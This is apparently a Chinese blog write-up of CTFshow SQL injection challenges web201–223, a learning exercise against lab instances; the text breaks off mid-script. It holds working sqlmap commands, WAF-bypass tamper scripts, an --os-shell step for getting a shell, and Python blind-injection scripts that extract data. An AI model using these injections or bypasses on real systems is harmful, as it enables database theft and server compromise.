
CTFshow——SQL注入【Part 2】

原创

D.MIND 于 2021-03-20 18:39:55 发布 222 收藏 1

分类专栏： SQL注入

DMIND



拖了好久才搞定这部分的内容，但起码针真的学到了东西

slow is fast

任重而道远

文章目录

web201——Sqlmap的使用

```
题目：
 使用--user-agent 指定agent

 使用--referer 绕过referer检查
```

```
--referer="xxx.xxx"      指定referer
当--level参数设定为3或者3以上的时候会尝试对referer注入



--user-agent=AGENT   修改UA头
默认情况下sqlmap的HTTP请求头中User-Agent值是：sqlmap/1.0-dev-xxxxxxx(http://sqlmap.org)可以使用--user-agent参数来修改
，
同时也可以使用--random-agent参数来随机的从./txt/user-agents.txt中获取。当--level参数设定为3或者3以上的时候，会尝试对User-
Angent进行注入
```

```
指定好referer、user-agent，检测注入点：
python sqlmap.py -u "http://ecdbb8c6-b274-44c0-8df5-31e5bc84b40c.challenge.ctf.show:8080/api/?id=1" --referer="c
tf.show" --user-agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
7.0.4280.88 Safari/537.36"

爆破数据库名：
python sqlmap.py -u "http://ecdbb8c6-b274-44c0-8df5-31e5bc84b40c.challenge.ctf.show:8080/api/?id=1" --referer="c
tf.show"  --dbs

爆破表名：
python sqlmap.py -u "http://ecdbb8c6-b274-44c0-8df5-31e5bc84b40c.challenge.ctf.show:8080/api/?id=1" --referer="c
tf.show"   -D "ctfshow_web" --tables

爆破字段名：
python sqlmap.py -u "http://ecdbb8c6-b274-44c0-8df5-31e5bc84b40c.challenge.ctf.show:8080/api/?id=1" --referer="c
tf.show" -D "ctfshow_web"  -T "ctfshow_user"  --columns

爆破字段信息：
python sqlmap.py -u "http://ecdbb8c6-b274-44c0-8df5-31e5bc84b40c.challenge.ctf.show:8080/api/?id=1" --referer="c
tf.show" -D "ctfshow_web"  -T "ctfshow_user"  -C "id,pass,username" --dump
```

web202——post提交

```
--data="xx=xx"
通过POST发送数据参数
```

```
python sqlmap.py -u "http://cf267a10-7608-4988-ae37-c720b6c546af.challenge.ctf.show:8080/api/" --data="id=1" --r
eferer="ctf.show" -D "ctfshow_web"  -T "ctfshow_user"  -C "id,pass,username" --dump
```

web203——put方法

```
--method="xxx"
强制使用给定的HTTP方法(例如：PUT)

使用--method="PUT"时，需要加上
--headers="Content-Type: text/plain"
否则是按表单提交的，put接收不到
```

```
先检测一下：用上PUT
python sqlmap.py -u "http://2ef6733e-77e6-4b3f-abf9-25d238e14eb0.challenge.ctf.show:8080/api/index.php" --data="
id=1" --referer="ctf.show"  --header="Content-Type:text/plain" --method=PUT

python sqlmap.py -u "http://2ef6733e-77e6-4b3f-abf9-25d238e14eb0.challenge.ctf.show:8080/index.php" --data="id=1
" --referer="ctf.show"  --header="Content-Type:text/plain" --method=PUT -D "ctfshow_web"  -T "ctfshow_user"  -C
"id,pass,username" --dump
```

web204——cookie

```
--cookie="xx=xx"
```

这里其实只需要`PHPSESSID`的值即可

```
python sqlmap.py -u "http://81acac98-fe05-42db-9346-c3a5e1444b0c.challenge.ctf.show:8080/api/index.php" --data="id=1" --referer="ctf.show"  --header="Content-Type:text/plain" --method=PUT  --cookie="ctfshow=81cc7b688d88eaf21a9bed28ba0490d2;PHPSESSID=5nkv4ib51f7oegmd7durka44ol"  -D "ctfshow_web" -T "ctfshow_user" -C "id,pass" --dump
```

web205——`--safe-url`

```
api调用需要鉴权
```

嗯，是我没学过的东西...
抓包发现，每次访问`index.php`前都会先访问`getToken.php`才能行因此需要设置`--safe-url和--safe-freq`

`--safe-url 设置在测试目标地址前访问的安全链接`
`--safe-freq 设置两次注入测试前访问安全链接的次数`

```
python sqlmap.py -u http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/index.php --referer="ctf.show" --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url=http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/getToken.php --safe-freq=1

python sqlmap.py -u http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/index.php --referer="ctf.show" --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url=http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/getToken.php --safe-freq=1 -D "ctfshow_web" --tables

python sqlmap.py -u http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/index.php --referer="ctf.show" --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url=http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/getToken.php --safe-freq=1 -D "ctfshow_web" -T ctfshow_flax --columns

python sqlmap.py -u http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/index.php --referer="ctf.show" --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url=http://072018ec-73f4-4644-91dd-919b12c33922.challenge.ctf.show:8080/api/getToken.php --safe-freq=1 -D "ctfshow_web" -T ctfshow_flax -C flagx --dump
```

web206——

```
sql需要闭合

//拼接sql语句查找指定ID用户
$sql = "select id,username,pass from ctfshow_user where id = ('".$id."') limit 0,1;";
```

sqlmap能自动进行闭合操作

```
python sqlmap.py -u http://61d682cb-86b1-47ec-8d92-c76cfbbca31b.challenge.ctf.show:8080/api/index.php --referer="ctf.show" --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url=http://61d682cb-86b1-47ec-8d92-c76cfbbca31b.challenge.ctf.show:8080/api/getToken.php --safe-freq=1 -D "ctfshow_web" -T ctfshow_flaxc -C flagv --dump
```

web207——sqlmap中tamper的使用

```
//对传入的参数进行了过滤
 function waf($str){
  return preg_match('/ /', $str);
 }
```

使用tamper脚本修改注入数据：

`sqlmap -u "xxx" --tamper '脚本名'`

```
常见的tamper有：

apostrophemask.py  用utf8代替引号

equaltolike.py   MSSQL * SQLite中like 代替等号

greatest.py   MySQL中绕过过滤’>’ ,用GREATEST替换大于号

space2hash.py   空格替换为#号 随机字符串 以及换行符

space2comment.py 用/**/代替空格

apostrophenullencode.py  MySQL 4, 5.0 and 5.5, Oracle 10g, PostgreSQL绕过过滤双引号，替换字符和双引号

halfversionedmorekeywords.py  当数据库为mysql时绕过防火墙，每个关键字之前添加mysql版本评论

space2morehash.py   MySQL中空格替换为 #号 以及更多随机字符串 换行符

appendnullbyte.p   Microsoft Access在有效负荷结束位置加载零字节字符编码

ifnull2ifisnull.py   MySQL，SQLite (possibly)，SAP MaxDB绕过对 IFNULL 过滤

space2mssqlblank.py  mssql空格替换为其它空符号

base64encode.py   用base64编码

space2mssqlhash.py mssql查询中替换空格

modsecurityversioned.py  mysql中过滤空格，包含完整的查询版本注释

space2mysqlblank.py   mysql中空格替换其它空白符号
```

```
between.py     MS SQL 2005, MySQL 4, 5.0 and 5.5 * Oracle 10g * PostgreSQL 8.3, 8.4, 9.0中用between替换大于号（>）

space2mysqldash.py   MySQL，MSSQL替换空格字符（”）（’ – ‘）后跟一个破折号注释一个新行（’ n’）

multiplespaces.py   围绕SQL关键字添加多个空格

space2plus.py      用+替换空格

bluecoat.py     MySQL 5.1, SGOS代替空格字符后与一个有效的随机空白字符的SQL语句。 然后替换=为like

nonrecursivereplacement.py   双重查询语句。取代predefined SQL关键字with表示 suitable for替代

space2randomblank.py   代替空格字符（“”）从一个随机的空白字符可选字符的有效集

sp_password.py     追加sp_password’从DBMS日志的自动模糊处理的26 有效载荷的末尾

chardoubleencode.py   双url编码(不处理以编码的)

unionalltounion.py     替换UNION ALL SELECT UNION SELECT

charencode.py     Microsoft SQL Server 2005, MySQL 4, 5.0 and 5.5, Oracle 10g, PostgreSQL 8.3, 8.4, 9.0url编码;

randomcase.py     Microsoft SQL Server 2005, MySQL 4, 5.0 and 5.5, Oracle 10g, PostgreSQL 8.3, 8.4, 9.0中随机大小写

unmagicquotes.py   宽字符绕过 GPC addslashes

randomcomments.py   用/**/分割sql关键字

charunicodeencode.py   ASP, ASP.NET中字符串 unicode 编码

securesphere.py    追加特制的字符串

versionedmorekeywords.py       MySQL >= 5.1.13注释绕过

halfversionedmorekeywords.py   MySQL < 5.1中关键字前加注释
```

这里使用`space2comment`这个脚本，用`/**/`代替空格

```
python sqlmap.py -u "http://b0794719-6551-4d21-a251-e43f8ec0f70e.challenge.ctf.show:8080/api/index.php" --referer="ctf.show" --data="id=1" --cookie="PHPSESSID=vv1lcq36ru3v3hnu9qsk4mllub" --method="PUT" -headers="Content-Type:text/plain" --safe-url="http://b0794719-6551-4d21-a251-e43f8ec0f70e.challenge.ctf.show:8080/api/getToken.php" --safe-freq=1 --tamper="tamper/space2comment.py" --dump
```

web208——

```
//对传入的参数进行了过滤
// $id = str_replace('select', '', $id);
 function waf($str){
  return preg_match('/ /', $str);
 }
```

过滤关键词，可以**大小写**绕过，用到`randomcase.py`，同时`space2comment.py`也得用上

```
python sqlmap.py -u "http://7eef8ecd-a82b-4b48-a844-f5e1ed529a40.challenge.ctf.show:8080/api/index.php" --refere
r="ctf.show" --data="id=1" --cookie="PHPSESSID=kvl0r87u7hei7ido90l0ijafuk" --method="PUT" -headers="Content-Type
:text/plain" --safe-url="http://7eef8ecd-a82b-4b48-a844-f5e1ed529a40.challenge.ctf.show:8080/api/getToken.php" -
-safe-freq=1 --tamper="tamper/randomcase.py,tamper/space2comment.py" --dump
```

web209——tamper改写

```
//对传入的参数进行了过滤
 function waf($str){
  //TODO 未完工
  return preg_match('/ |\*|\=/', $str);
 }
```

早先用`/**/`**代替空格**，现在明显用不了。但还有其他代替空格的方法`%0d %0a ...`这些都是常用的
还过滤了`=`，可以猜到这是字符比较时用的，而`like`同样可以比较

不总能碰到符合自己要求的tamper脚本，我们要尝试自己修改tamper脚本
就拿`space2comment.py`来修改：

```
#!/usr/bin/env python
#此处用法为：程序到env设置里查找python的安装路径，再调用对应路径下的解释器程序完成操作。这是非常好的做法
"""
Copyright (c) 2006-2020 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY  #导入sqlmap中lib\core\enums中的PRIORITY函数， LOWEST = -100，LOWER = -50，.详细见enums.py

__priority__ = PRIORITY.LOW     #定义优先级,此处为级别为【lowest】

def dependencies():           #定义dependencies():此处是为了和整体脚本的结构保持一致。
    pass                      #pass 不做任何事情，一般用做占位语句。为了保持程序结构的完整性。

def tamper(payload, **kwargs):  #定义tamper脚本，payload, kwargs 为定义的参数，其中**kwargs为字典存储，类似于 {'a': 1, 'c': 3, 'b': 2}

    retVal = payload        # 将payload赋值给  retVal ，以便中间转换。

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False    #定义这些符号参数，防止对后面的替换造成影响

        for i in xrange(len(payload)):          # 在攻击载荷中逐个进行判断操作。
            if not firstspace:                  #强制第一次执行if的语句
                if payload[i].isspace():        #判断是否为空格，是的话进行替换，直到为否
                    firstspace = True
                    retVal += chr(0x0d)         #替换为"%0d"
                    continue                    #下一个for循环

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == '*':
                retVal+=chr(0x33)    #随便替换一个，无影响
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0d)
                continue
            elif payload[i] == '=':
                retVal += chr(0x0d)+'like'+chr(0x0d)
                continue

            retVal += payload[i]

    return retVal
```

写好的脚本放在`tamper`目录里

```
python sqlmap.py -u "http://18434e5e-74ca-4047-95ef-23d56ae4348f.challenge.ctf.show:8080/api/index.php" --referer="ctf.show" --data="id=1" --cookie="PHPSESSID=3finun17tadom55hm6of51r2rs" --method="PUT" -headers="Content-Type:text/plain" --safe-url="http://18434e5e-74ca-4047-95ef-23d56ae4348f.challenge.ctf.show:8080/api/getToken.php" --safe-freq=1 --tamper="tamper/web209.py" --dump
```

web210——

```
//对查询字符进行解密
  function decode($id){
    return strrev(base64_decode(strrev(base64_decode($id))));
  }
```

顺序反着来就可以了：反转加密反转加密

```
#!/usr/bin/env python
from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    if payload:
        retval=base64.b64encode(payload[::-1].encode()) #python3注意encode为'utf-8'
        retval=base64.b64encode(retval[::-1]).decode()  #return前要decode
    return retval
```

```
python sqlmap.py -u "http://6617260a-2607-4258-88d7-1de5d2ae21ff.challenge.ctf.show:8080/api/index.php" --refere
r="ctf.show" --data="id=1" --cookie="PHPSESSID=tlu4lk9res6g1034div0al89nh" --method="PUT" -headers="Content-Type
:text/plain" --safe-url="http://6617260a-2607-4258-88d7-1de5d2ae21ff.challenge.ctf.show:8080/api/getToken.php" -
-safe-freq=1 --tamper="tamper/web210.py" --dump
```

web211、212——

```
//对查询字符进行解密
  function decode($id){
    return strrev(base64_decode(strrev(base64_decode($id))));
  }
function waf($str){
    return preg_match('/ /', $str);
}
```

多了个过滤空格，那就把之前的脚本复制过来加上
也可以直接使用sqlmap自带的两个脚本`--tamper=tamper/web210.py,tamper/space2comment.py`

```python
#!/usr/bin/env python
from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    payload=space2comment(payload)
    if payload:
        retval=base64.b64encode(payload[::-1].encode())
        retval=base64.b64encode(retval[::-1]).decode()
    return retval

def space2comment(payload, **kwargs):  #定义tamper脚本，payload, kwargs 为定义的参数，其中**kwargs为字典存储，类似于{'a': 1, 'c': 3, 'b': 2}
    retVal = payload        # 将payload赋值给  retVal ，以便中间转换。

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False    #定义这些符号参数，防止对后面的替换造成影响

        for i in xrange(len(payload)):          # 在攻击载荷中逐个进行判断操作。
            if not firstspace:                  #强制第一次执行if的语句
                if payload[i].isspace():        #判断是否为空格，是的话进行替换，直到为否
                    firstspace = True
                    retVal += chr(0x0d)         #替换为"%0d"
                    continue                    #下一个for循环

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == '*':
                retVal+=chr(0x33)
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0d)
                continue
            elif payload[i] == '=':
                retVal += chr(0x0d)+'like'+chr(0x0d)
                continue

            retVal += payload[i]

    return retVal
```

```
python sqlmap.py -u "http://5459e1dc-eb90-49c9-b4c6-4a1d16c64159.challenge.ctf.show:8080/api/index.php" --referer="ctf.show" --data="id=1" --cookie="PHPSESSID=n5f53ua30b76qhn0fl82hr6bsu" --method="PUT" -headers="Content-Type:text/plain" --safe-url="http://5459e1dc-eb90-49c9-b4c6-4a1d16c64159.challenge.ctf.show:8080/api/getToken.php" --safe-freq=1 --tamper="tamper/web211.py" --dump
```

web213——--os-shell

```
练习使用--os-shell 一键getshell

//对查询字符进行解密
  function decode($id){
    return strrev(base64_decode(strrev(base64_decode($id))));
  }
function waf($str){
    return preg_match('/ |\*/', $str);
}
```


```
--os-shell
python -u "URL" --os-shell
```

> 原理大致是：
> 用into outfile函数将一个可以用来上传的php文件写到网站的根目录下，之后再上传一个文件，这个文件可以用来执行系统命令，并且将结果返回出来
>
> os-shell的使用条件
> （1）网站必须是root权限
> （2）攻击者需要知道网站的绝对路径
> （3）GPC为off，php主动转义的功能关闭

```
python sqlmap.py -u "http://ba742a43-b061-42c2-9865-57658504a396.challenge.ctf.show:8080/api/index.php" --refere
r="ctf.show" --data="id=1" --cookie="PHPSESSID=ovom2eut1lttq7v0udfo8ns8is" --method="PUT" -headers="Content-Type
:text/plain" --safe-url="http://ba742a43-b061-42c2-9865-57658504a396.challenge.ctf.show:8080/api/getToken.php" -
-safe-freq=1 --tamper="tamper/web211.py" --dump --os-shell
```

web214——时间盲注、sleep

这题注入点没给，真不知道该如何下手，看看师傅的做法，发现注入点是在`/api/index.php`下的`ip 与 degbug`处
我只能默默接受（why?）



测试一下发现确实如此
然后写个盲注脚本

```
import requests
import sys
import time
url="http://1dd8b8b5-af69-47ef-be66-efbdf4c579a8.challenge.ctf.show:8080/api/index.php"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{}"
flag=""
for i in range(100):
    for j in letter:
        #payload="if((select group_concat(table_name) from information_schema.tables where table_schema=database
()) like '{}%',sleep(1),0)".format(flag+j)
        #payload="if((select group_concat(column_name) from information_schema.columns where table_name='ctfshow
_flagx') like '{}%',sleep(1),0)".format(flag+j)
        payload="if((select group_concat(flaga) from ctfshow_flagx ) like '{}%',sleep(0.5),0)".format(flag+j)
        data={
            'ip':payload,
            'debug':0
        }
        strat_time=time.time()
        res = requests.post(url=url,data=data).text
        end_time=time.time()
        #print(res)
        if (end_time - strat_time >= 0.5):
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
```

web215——时间盲注、`sleep`

闭合一下引号：

```
ip=1' or sleep(5)--+&debug=0
```

```
import requests
import sys
import time
url="http://15b2ff23-7f7f-4d49-ac99-f697df4b30c3.challenge.ctf.show:8080/api/"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{}"
flag=""
for i in range(100):
    for j in letter:
        #payload="' or if((select group_concat(table_name) from information_schema.tables where table_schema=dat
abase()) like '{}%',sleep(0.6),0) -- +".format(flag+j)
        #payload="' or if((select group_concat(column_name) from information_schema.columns where table_name='ct
fshow_flagxc') like '{}%',sleep(0.6),0) -- +".format(flag+j)
        payload="' or if((select group_concat(flagaa) from ctfshow_flagxc ) like '{}%',sleep(0.6),0)-- +".format
(flag+j)
        data={
            'ip':payload,
            'debug':0
        }
        strat_time=time.time()
        res = requests.post(url=url,data=data).text
        end_time=time.time()
        #print(res)
        if (end_time - strat_time >= 0.6):
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
```

web216——时间盲注、`sleep`

```
where id = from_base64($id);
```

这里比较需要注意的是拼接，`$id`就是我们`post`所传入的`ip`（反正自己想不到）
我们不是要将整个语句进行base64加密，这样解密出来的会成为字符串，而执行不了命令。所以要闭合`from_base64()`这个函数的`)`

构造出：`'MQ==') or sleep(2) -- -`
在sql语句中：`where id=from_base64('MQ==') or sleep(2) -- -`

```python
import requests
import sys
import time
url="http://f1b3becc-7f3c-4566-a755-89159b2de3fe.challenge.ctf.show:8080/api/"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{_}" #最后跑flag时去掉"_"
flag=""
for i in range(100):
    for j in letter:

        #payload="'MQ==') or if((select group_concat(table_name) from information_schema.tables where table_sche
ma=database()) like '{}%',sleep(0.15),0)-- -".format(flag+j)
        #payload="'MQ==') or if((select group_concat(column_name) from information_schema.columns where table_na
me='ctfshow_flagxccb') like '{}%',sleep(0.15),0) -- +".format(flag+j)
        payload="'MQ==') or if((select group_concat(flagaabc) from ctfshow_flagxccb) like '{}%',sleep(0.15),0)--
 -".format(flag+j)
        data={
            'ip':payload,
            'debug':0
        }

        #print(res)
        try:
            res = requests.post(url=url,data=data,timeout=0.15).text
        except:
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
        time.sleep(0.2) #遍历letter中一个字符就停止0.2s
    time.sleep(1)     #正确匹配到一个字符就停止1s
```

web217——时间盲注、benchmark

```python
import requests
import sys
import time
url="http://f1b3becc-7f3c-4566-a755-89159b2de3fe.challenge.ctf.show:8080/api/"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{_}" #最后跑flag时去掉"_"
flag=""
for i in range(100):
    for j in letter:

        #payload="1) or if((select group_concat(table_name) from information_schema.tables where table_schema=da
tabase()) like '{}%',benchmark(1000000,md5(1)),0)-- -".format(flag+j)
        #payload="1) or if((select group_concat(column_name) from information_schema.columns where table_name='c
tfshow_flagxccb') like '{}%',benchmark(1000000,md5(1)),0) -- +".format(flag+j)
        payload="1) or if((select group_concat(flagaabc) from ctfshow_flagxccb) like '{}%',benchmark(1000000,md5
(1)),0)-- -".format(flag+j)
        data={
            'ip':payload,
            'debug':0
        }

        #print(res)
        try:
            res = requests.post(url=url,data=data,timeout=0.4).text
        except:
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
        time.sleep(0.2) #遍历letter中一个字符就停止0.2s
    time.sleep(1)      #正确匹配到一个字符就停止1s
```

web218——时间盲注、笛卡尔积

MySQL时间盲注五种延时方法

```
笛卡尔积（多表联合查询）(因为连接表是一个很耗时的操作)
    AxB=A和B中每个元素的组合所组成的集合，就是连接表
    SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables
C;
    select * from table_name A, table_name B
    select * from table_name A, table_name B，table_name C
    select count(*) from table_name A, table_name B，table_name C  表可以是同一张表
```

```python
import requests
import sys
import time
url="http://6b39c9d3-3c24-432b-abfd-735534f0e5cf.challenge.ctf.show:8080/api/"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{_}" #最后跑flag时去掉"_"
flag=""
for i in range(100):
    for j in letter:

        #payload="1) or if((select group_concat(table_name) from information_schema.tables where table_schema=database()) like '{}%',(select count(*) from information_schema.columns A, information_schema.columns B),0)-- -".format(flag+j)
        #payload="1) or if((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxc') like '{}%',(select count(*) from information_schema.columns A, information_schema.columns B),0) -- +".format(flag+j)
        payload="1) or if((select group_concat(flagaac) from ctfshow_flagxc) like '{}%',(select count(*) from information_schema.columns A, information_schema.columns B),0)-- -".format(flag+j)
        data={
            'ip':payload,
            'debug':0
        }

        #print(res)
        try:
            res = requests.post(url=url,data=data,timeout=0.15).text
        except:
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
        time.sleep(0.2) #遍历letter中一个字符就停止0.2s
    time.sleep(0.2)     #正确匹配到一个字符就停止1s
```

web219——时间盲注、笛卡尔积

```python
import requests
import sys
import time
url="http://726afb2c-394b-4b9d-97b3-7e40fb5a8f53.challenge.ctf.show:8080/api/index.php"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{_}" #最后跑flag时去掉"_"
flag=""
for i in range(100):
    for j in letter:

        #payload="1) or if((select group_concat(table_name) from information_schema.tables where table_schema=database() limit 0,1) like '{}%',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1)-- -".format(flag+j)
        #payload="1) or if((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxca') like '{}%',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),0) -- +".format(flag+j)
        payload="1) or if((select group_concat(flagaabc) from ctfshow_flagxca) like '{}%',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),0)-- -".format(flag+j)
        data={
            'ip':payload,
            'debug':0
        }


        try:
            res = requests.post(url=url,data=data,timeout=3.5).text
        except:
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
        #print(res)
        time.sleep(1) #遍历letter中一个字符就停止1s
    time.sleep(1)     #正确匹配到一个字符就停止1s
```

web219、220——时间盲注、笛卡尔积

多跑几次：

```python
import requests
import sys
import time
url="http://828a992a-1f47-4eff-9870-a9e2a0b25b30.challenge.ctf.show:8080/api/index.php"
letter="0123456789abcdefghijklmnopqrstuvwxyz-,{}" #最后跑flag时去掉"_"
flag="ctfshow{45835205-bd93-40ff-9d71-"
for i in range(14,100):
    for j in letter:
        #ctfshow{45835205-a     ctfshow{45835205-bd93-         ctfshow{45835205-bd93-40ff-9d71

        #payload="1) or if((table_name from information_schema.tables where table_schema=database() limit 0,1) l
ike '{}%',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.s
chemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, informati
on_schema.schemata H,information_schema.schemata I),1)-- -".format(flag+j)
        #payload="1) or if((select column_name from information_schema.columns where table_name='ctfshow_flagxca
c') like '{}%',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_sch
ema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, info
rmation_schema.schemata H,information_schema.schemata I),0) -- +".format(flag+j)
        payload="1) or if((select flagaabcc from ctfshow_flagxcac) like '{}%',(SELECT count(*) FROM information_
schema.columns A, information_schema.columns B),1)-- -".format(flag+j)
        data={
            'ip':payload,
            'debug':0
        }
        #print(payload)

        try:
            res = requests.post(url=url,data=data,timeout=0.15).text
        except:
            flag+=j
            print(flag)
            break
        if "}" == j:
            sys.exit()
        #print(res)
        time.sleep(0.3) #遍历letter中一个字符就停止1s
    time.sleep(0.3)     #正确匹配到一个字符就停止1s
```

盲注终于结束了，遇上网络波动等各种情况，太难顶了，555555555

web221——Limit注入

```php
//分页查询
$sql = select * from ctfshow_user limit ($page-1)*$limit,$limit;
```

Mysql 注入之 limit 注入

MySQL利用**procedure analyse()** 函数优化表结构

Limit后面跟着procedure analyse，analyse中的一个参数使用报错注入语句（因为这题能够回显，否则可以延时）

```
updatexml(目标xml文档，xml路径，更新的内容):更新xml文档的函数
http://5da72104-36e8-4262-b10a-f36dfb61960d.challenge.ctf.show:8080/api/?page=1&limit=7 procedure analyse(update
xml(1,concat(0x7e,database(),0x7e),1),1)

extractvalue(目标xml文档，xml路径):对XML文档进行查询的函数
http://5da72104-36e8-4262-b10a-f36dfb61960d.challenge.ctf.show:8080/api/?page=1&limit=7 procedure analyse(extrac
tvalue(1,concat(0x7e,database(),0x7e)),1)
```

web222——group by 注入

```
//分页查询
$sql = select * from ctfshow_user group by $username;
```

floor()报错注入

按照上述做法但是，发现页面是没有回显的，使用sleep()延时…
但因为平台与校园网的问题，波动有点大…所以延时的结果有点问题（可能是我有问题…）
换成另一种方式了

```
1,concat(if(1=1,id,username),1);
```

```python
import requests
import time
url='http://a959c812-c068-4bb3-9355-20fb1f12b30a.challenge.ctf.show:8080/api/'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        mid=min+(max-min)//2
        if min==mid:
            flag+=chr(mid)
            print(flag)
            if chr(mid)=='}':
                exit()
            break

        #payload="1,if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))<{},sleep(1),1)".format(i,mid)
        #payload="1,if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flaga'),{},1))<{},sleep(1),1)".format(i,mid)
        payload="select flagaabc from ctfshow_flaga"
        #print(url+payload)

        params={'u':f"concat((if(ascii(substr(({payload}),{i},1))<{mid},id,username)),1);"}
        print(params)

        r=requests.get(url=url,params=params).text
        #print(r)

        if '17' in r:
            max=mid
        else:
            min=mid
    #     time.sleep(0.5)
    # time.sleep(0.5)
```

web223——

过滤了数字，那么用`True`来代替数字

```
if(1=1,id,'a')
```

```python
import requests
import time
url='http://3691bfd7-41c3-4950-8636-7581b9dec6a7.challenge.ctf.show:8080/api/index.php'

flag=''

def num(i):  #数字转化为True相加
    res="true"
    if i==1:
        return "true"
    else:
        for w in range(i-1):
            res += "+true"
        return res

for i in range(1,100):
    min=32
    max=128
    while 1:
        mid=min+(max-min)//2
        if min==mid:
            flag+=chr(mid)
            print(flag)
            if chr(mid)=='}':
                exit()
            break


        #sql="select group_concat(table_name) from information_schema.tables where table_schema=database()"
        #sql="select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagas'
"
        sql="select group_concat(flagasabc) from ctfshow_flagas"
        payload="if(ascii(substr(({}),{},{}))<{},id,'a')".format(sql,num(i),num(1),num(mid))


        params={'u':payload}
        print(params)       #substr({},{},num(1))

        r=requests.get(url=url,params=params).text
        print(r)

        if '17' in r:
            max=mid
        else:
